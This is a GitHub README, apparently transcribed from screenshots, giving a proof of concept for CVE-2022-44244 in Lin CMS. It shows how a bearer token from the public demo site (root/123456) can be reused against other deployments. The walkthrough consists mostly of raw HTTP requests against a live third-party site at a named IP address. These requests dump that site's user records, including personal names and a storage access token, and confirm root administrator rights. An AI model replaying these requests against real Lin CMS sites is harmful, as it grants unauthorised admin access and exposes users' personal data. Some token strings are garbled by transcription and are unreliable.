



cai-niao98 Update README.md ...


19 days ago 3


[View code](#)

README.md

CVE-2022-44244

1. Use the root/123456 administrator account to obtain the token through the demo station





Request

Pretty

Raw

Hex



ln



```
1 GET /cms/admin/group/all HTTP/1.1
2 Host: face.api.talelin.com
3 Accept: application/json, text/plain, */*
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZGVudG10eS
  I6MSwic2NvcGUiOiJsaW4iLCJ0eXB1IjoieWNjZXNzIiwiaXhwI
  joxNjYlNDk3OTEwfQ.WUsXqZIsL9puLSPEMRrqaCdfgguznwUP
  91Crdj00DM
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/106.0.0.0 Safari/537.36 Edg/106.0.1370.37
6 Origin: http://face.cms.talelin.com
7 Referer: http://face.cms.talelin.com/
8 Accept-Encoding: gzip, deflate
9 Accept-Language:
  zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Connection: close
11
12
```

2. All users can be queried through the API interface document.

doc.cms.taletin.com/api/

Lin CMS

getUsers 查询所有用户

url: /cms/admin/users

method: get

param:

name	required	default	含义
group_id	false	无	分组 id, 传入后获得该分组的用户
count	false	10	分页数
page	false	0	分页值

result:

```
{
  "total": 2,
  "items": [
    {
      "id": 1,
      "username": "root",
      "nickname": "root",
      "avatar": null,
      "email": null,
      "group": [
        {
          "id": 2,
          "info": "游客组",
          "name": "guest"
        },
        {
          "id": 3,
          "info": "CMS前端开发",
          "name": "前端开发"
        }
      ]
    },
    {
      "id": 2,
      "username": "pedro",
      "nickname": null,
      "avatar": null,
      "email": null,
      "group": [
        {
          "id": 2,
          "info": "游客组",
          "name": "guest"
        }
      ]
    }
  ]
}
```

3. Find a lin-cms website

不安全 | http://146.56.194.221:2020/#/login

消防考试管理系统

请填写用户名

请填写用户登录密码

登录

4. Write a request and use the token obtained in the demo station to obtain all users of the website.

1 x 2 x ...

Send Cancel < >

Target: http://146.56.194.221:2020

Request

Pretty Raw Hex

```
1 GET /cms/admin/users?count=10&page=0 HTTP/1.1
2 Host: 146.56.194.221:2020
3 Accept: application/json, text/plain, */*
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZGVudG10eSI6MS
  wic2NvcGUiOiJsaW4iLCJ0eXB1IjoieWVhbnZlbnZlIiwiaXNjaXNjY1N
  Dk3OTBwQWQ. WUsXqZIsL9puLSPeMRrjaCdfigguznWUP9lCrdjOODM
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
  Safari/537.36 Edg/106.0.1370.37
6 Origin: http://146.56.194.221:2020
7 Referer: http://146.56.194.221:2020/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render

```
18 Content-Length: 3936
19
20 {
  "total":21,
  "items":[
    {
      "id":43,
      "username":"刘泽",
      "nickname":"刘泽",
      "avatar":
        "http://private.qiniu.jsgeyee.com.cn/00f55acb6eb
        34d6dae1005d99df110f5.jpg",
      "status":1,
      "receive_msg":1,
      "phone":"",
      "email":null,
      "groups":[
        {
          "id":4,
          "name":"财务",
          "info":"财务",
          "level":"user",
          "icon":null,
          "image":null
        }
      ],
      "organizations":[
        {
          "id":1,

```

Inspector

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

5. Use this token to query your own permissions, which are displayed as root administrator permissions.

1 x 2 x 3 x ...

Send Cancel < >

Target: http://

Request

Pretty Raw Hex


```
1 GET /cms/user/permissions HTTP/1.1
2 Host: 146.56.194.221:2020
3 Accept: application/json, text/plain, */*
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZGVudG10eSI6MSwic2NvcGUiOiJsaW4iLCJ0eXB1IjoieWVhbnZlbnZlIiwiaXNjaXNjY1NDk3OTBwQWQ. WUsXqZIsL9puLSPeMRrjaCdfigguznWUP9lCrdjOODM
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36 Edg/106.0.1370.37
6 Origin: http://146.56.194.221:2020
7 Referer: http://146.56.194.221:2020/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render

```
3 Connection: close
6 Vary: Accept-Encoding
7 Vary: Origin
8 Vary: Access-Control-Request-Method
9 Vary: Access-Control-Request-Headers
10 Access-Control-Allow-Origin: http://146.56.194.221:2020
11 Access-Control-Allow-Credentials: true
12 Strict-Transport-Security: max-age=31536000
13 X-Frame-Options: SAMEORIGIN
14 X-XSS-Protection: 1; mode=block
15 X-Content-Type-Options: nosniff
16 Referrer-Policy: no-referrer-when-downgrade
17 Content-Security-Policy: default-src 'self' http: https: data: blob:
  'unsafe-inline'
18 Content-Length: 267
19
20 {
  "id":1,
  "nickname":"root",
  "avatar":
    "http://public.qiniu.jsgeyee.com.cn/public_82d787d1d00e48d1b49688c0abc
    32ff3.jpg?e=1665498424&token=rycYyixiJOYZZtuYcZqMTshzOLXyYk4x2-6VlrfU:
    cqg0YhJFD0kpx9J07laE6Suvh0=",
  "admin":true,
  "email":null,
  "permissions":[
  ],
  "organizations":[
  ]
}
```

6. Another system validation



No releases published

Packages

No packages published